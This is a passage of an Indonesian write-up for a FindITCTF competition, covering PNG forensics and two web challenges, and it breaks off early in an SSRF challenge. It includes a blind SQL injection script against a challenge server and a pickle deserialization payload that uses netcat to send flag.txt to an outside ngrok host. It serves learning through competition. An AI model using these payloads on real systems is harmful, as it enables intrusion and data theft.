
Nampaknya masih terdapat chunks yang masih harus saya ubah disini, yakni IDDT menjadi IDAT.



Ubah menjadi → 49 44 41 54. Hal ini dilakukan untuk semua IDDT yang ditemukan. Tidak hanya itu, saya juga menemukan chunk yang ditampered pada IAND yang dimana seharusnya IEND. Untuk hal ini ubah hex value menjadi → 49 45 4E 44



Selanjutnya, saya mencoba untuk membuka file gambar tersebut.



Sampai disini, saya mencoba untuk membaca file .txt yang diberikan.

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant]
└─$ strings msg.txt
Halo Findy sayang <3! maaf ya kalau aku ganggu kamu terus, maaf aku suka KOMEN hidupmu terus.
Aku sadar kok aku belum bisa jadi pasangan yang baik buat kamu. Sebagai permintaan maafku, nih aku belika
n CHUNKy bar buat kamu, semoga kamu suka ya! di dalamnya ada sesuatu yang harus kamu lihat dengan TELITI
:D. Btw, kamu gak lupa kan 2 hari lagi aku ulang tahun? ajak aku WALKING-WALKING ya! hehehe
```

Nampaknya berisikan langkah-langkah untuk mendapatkan flag yang terpisah (?) Setelah saya analisa, nampaknya flag pertama didapat dengan melihat metadata gambar, lalu flag kedua dengan mengubah "chunks" pada gambar, dan flag terakhir didapat dengan mengekstrak hidden file yang tersimpan di dalam gambar.

› Flag pertama:


```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant]
└─$ exiftool chall.png
ExifTool Version Number         : 12.44
File Name                       : chall.png
Directory                       : .
File Size                       : 68 kB
File Modification Date/Time     : 2023:06:02 06:35:33-07:00
File Access Date/Time           : 2023:06:02 06:35:33-07:00
File Inode Change Date/Time     : 2023:06:02 06:35:33-07:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 720
Image Height                    : 720
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Pixels Per Unit X               : 3780
Pixels Per Unit Y               : 3780
Pixel Units                     : meters
Comment                         : 666c616731203a2046696e6449544354467b
Warning                         : Invalid XMP
XMP                             : (Binary data 0 bytes, use -b option to extract)
Image Size                      : 720×720
Megapixels                      : 0.518
```

Pada header "comment" terdapat hex value, langsung saja kita decode:

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant]
└─$ python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import binascii
>>> strings = "666c616731203a2046696e6449544354467b"
>>> print(binascii.unhexlify(strings))
b'flag1 : FindITCTF{'
>>>
```

Flag1 → FindITCTF{

Untuk mendapatkan flag kedua, saya menggunakan stegsolve terlebih dahulu pada gambar untuk melihat apakah terdapat clue yang disembunyikan. Selama saya mengganti bit plane gambar, saya hanya mendapati angka yang sama berulang kali (740).




Cukup merasa kebingungan disini, akan tetapi ketika saya melihat ukuran gambar:

Saya berasumsi bahwa saya harus mengubah tinggi atau lebar gambar menjadi 740, pertama saya mengubah tingginya terlebih dahulu. Berikut adalah solver yang saya gunakan:

```
from binascii import crc32

with open("./chall.png", "rb") as f:
      img = f.read()

ihdr_ofset = img.find(b'IHDR')

w = 720
h = 740
crc = b"\x49\x48\x44\x52" + w.to_bytes(4, "big") + h.to_bytes(4, "big") +
b"\x08\x06\x00\x00\x00"
crc = crc32(crc)

with open("./result.png", "wb") as f:
      nimg = (crc.to_bytes(4, "big")).join([img[:29], img[29+4:]])
      nimg = (w.to_bytes(4,"big")).join([nimg[:ihdr_ofset+4],
```

```
nimg[ihdr_ofset+4+4:]])
      nimg = (h.to_bytes(4,"big")).join([nimg[:ihdr_ofset+8],
nimg[ihdr_ofset+8+4:]])
      f.write(nimg)
```

Referensi:
https://github.com/jon-brandy/tcp1p/blob/3bfa8e580bea936985da3817d59d1ae2f845f57e/Category/FORENSIC/Re-Dimension/README.md
Berikut adalah gambar yang dihasilkan:



Di dapat encoded base64 dan password yang mungkin saja dapat kita gunakan nantinya ketika melakukan binwalk.

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant]
└─$ python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> strings = "ZmxhZzlgOiAxX0wwdjNfeTA="
>>> print(b64d(strings))
b'flag9`: 1_L0v3_y0'
>>>
```

Flag2 → 1_L0v3_y0

Untuk mendapatkan flag terakhir, saya menjalankan "binwalk -e" untuk mengekstrak semua hidden file/direktori yang memang ada di dalam gambar.

› Result

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant/_chall.png.extracted]
└─$ ls
10848.zip  98  98.zlib  flag3
```

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant/_chall.png.extracted]
└─$ ls -lh
total 2.2M
-rw-r--r-- 1 vreshco vreshco  231 Jun  2 06:51 10848.zip
-rw-r--r-- 1 vreshco vreshco 2.1M Jun  2 06:51 98
-rw-r--r-- 1 vreshco vreshco  67K Jun  2 06:51 98.zlib
-rw-r--r-- 1 vreshco vreshco    0 May 24 21:40 flag3
```

Unzip dengan password yang telah kita dapatkan sebelumnya → "didufindit".

› Result

```
home > vreshco > .cache > .fr-4tFinW > flag3
   1   synt3 : h_3X_S1aQl}
```

Nampaknya flag3 terenkripsi, disini saya sedikit melakukan tebak-tebakan, mengetahui bahwa angka tidaklah berubah, menandakan enkripsi yang mungkin adalah ROT13, Caesar, atau vigenere. Saya memulai dengan mendekripsi teks dengan ROT13, berikut adalah hasilnya:

```
┌──(vreshco㉿nic)-[~/Downloads/foren/Participant/_chall.png.extracted]
└─$ python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import codecs
>>> strings = "synt3 : h_3X_S1aQl}"
>>> print(codecs.decode(strings, 'rot13'))
flag3 : u_3K_F1nDy}
>>>
```

Flag3 → u_3K_F1nDy}


Flag berhasil didapat!

Flag: FindITCTF{1_L0v3_y0u_3K_F1nDy}


Web

CP Merchandise

Diberikan sebuah website seperti berikut



Apabila di view




Apabila dilihat URL nya berada di /view/1, nah disini terdapat sql injection. Misalnya ke /view/1' -- - masih valid.

Apabila kita coba 1' AND sqlite_version()=sqlite_version() -- - terlihat bahwa masih bisa, sehingga kita tahu ini adalah database sqlite.
Nah awalnya mau coba union injection tapi entah kenapa error terus, lalu coba untuk blind sqli untuk enumerasi table dan ternyata bisa

```python
#!/usr/bin/env python3
import requests
from string import printable
# charset = "
(){},ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
charset = ' ' + printable
charset = charset[:charset.find("/")] + charset[charset.find("/")+1:]

url = "http://34.124.192.13:54679/view/1"

data = ""
for i in range(len(data)+1,1000):
    test = data
    for c in charset:
        print(b"Trying: " + data.encode() + c.encode())
```

```
        payload = url + f"' AND substring((SELECT sql FROM sqlite_master WHERE
type='table' and tbl_name NOT like 'sqlite_%' LIMIT 1 OFFSET 0),{i},1) = '{c}'--
-"
        x = requests.get(payload)
        if x.status_code != 500:
            data += c
            print(data)
            break
    if data == test:
        break
```




Didapatkan struktur tabel seperti berikut

CREATE TABLE products (
  id INTEGER PRIMARY KEY AUTO INCREMENT
  data TEXT NOT NULL,
  created_at NOT NULL DEFAULT CURRENT_TIMESTAMP
)

Lalu kita coba buat cari cari tabel lain tapi nampaknya hanya ada 1 tabel saja.
Nah dari sini karena gatau harus nyari kemana kita memutuskan untuk coba dump data salah satu produk dulu


```
#!/usr/bin/env python3
import requests
from string import printable
# charset = "
(){},ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
```

```
charset = ' ' + printable
charset = charset[:charset.find("/")] + charset[charset.find("/")+1:]

url = "http://34.124.192.13:54679/view/1"

data = ""
for i in range(len(data)+1,1000):
    test = data
    for c in charset:
        print(b"Trying: " + data.encode() + c.encode())
        payload = url + f"' AND substring((SELECT data FROM products LIMIT 1
OFFSET 0),{i},1) = '{c}'-- -"
        x = requests.get(payload)
        if x.status_code != 500:
            data += c
            print(data)
            break
    if data == test:
        break
```



Setelah dibiarkan running cukup lama maka terdapat data seperti berikut gASVpAAAAAAAAACMFGFwcGxpY2F0aW9uLmRhdGFiYXNllIwESXRlbZSTlCmBlH2UKIwHcHJvZHVjdJSMC0Jhc2ljIFNoaXJ0lIwEZGVzY5SMI0dldCBvdXIgbmV3IEJhc2ljIFdvcmxkIFRvdXIgOSBUZWUhlIwFaW1hZ2WUjB4vc3RhdGljL2ltYWdlcy9iYXNpY19zaGlydC5wbmeUjAVwcmljZZSMAjQwlHViLg==

Sesuai dengan deskripsi soal ini merupakan sebuah pickle object, sehingga ini ternyata menjadi alasan kenapa error terus saat union injection, kita mencoba dengan union select ‘A’ sehingga bukan merupakan object pickle yang valid, saat kita coba untuk union dengan object ini baru bisa



Basic Shirt

£40

Get our new Basic World Tour 9 Tee!

Nah dari sini tinggal kita RCE pake [insecure deserialization] untuk dapat flagnya, sayangnya entah kenapa payload rev shell nya tidak jalan, saat nanya ke admin ternyata flagnya ada di flag.txt sehingga kita cukup baca flag.txt aja untuk dapet flagnya, tidak perlu rce.

```
import pickle
import base64
class Evil(object):
    def __reduce__(self):
        import os
        return (os.system, ('nc 0.tcp.ap.ngrok.io 10913 < flag.txt',))

e = Evil()
a = pickle.dumps(e)
print(base64.b64encode(a))
```


```
ngrok

Announcing ngrok-go: The ngrok agent as a Go library: https://ngrok.com/go

Session Status                online
Account                       Duarnmax (Plan: Free)
Update                        update available (version 3.3.0, Ctrl-U to update)
Version                       3.1.0
Region                        Asia Pacific (ap)
Latency                       44ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ap.ngrok.io:10913 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              20      0       0.01    0.00    0.01    30.03
```

```
root@Amogus:/tmp# nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 54100
FindITCTF{rC3_Deser1al_1z4t10n}
root@Amogus:/tmp#
```


Flag: FindITCTF{rC3_Deser1al_1z4t10n}

Dynasty


Diberikan sebuah web yang tidak memiliki tampilan unik



Kata author yang baik hati dan tidak sombong, lokasi app ada di directory app (hasil b64decode dari hint yang diberikan)





Lalu muncullah aplikasi keren yang nampak seperti berikut



Secara fungsionalitas web ini cukub sederhana, yakni kita bisa menginput url dan mendapatkan ~~ree~~ response dari url yang kita masukkan tadi.
Website dengan konsep seperti ini umumnya vulnerable ke SSRF. Karena response dari url yang kita input juga ditampilkan, maka kita dapat menggunakan protocol **file://** untuk mendapatkan localfile dari target.

Tapi sayangnya setelah diamati lebih lanjut, aplikasi melakukan validasi terhadap input yang diberikan. Apabila kita tidak menginput dengan awalan **http://** atau **https://** maka website akan dengan otomatis menambahkan protokol tersebut ke url yang kita inputkan.





Disini saya bermain-main dengan input, lalu saya iseng membuat request dengan parameter berupa array sebagai berikut. Error pun muncul.

Request

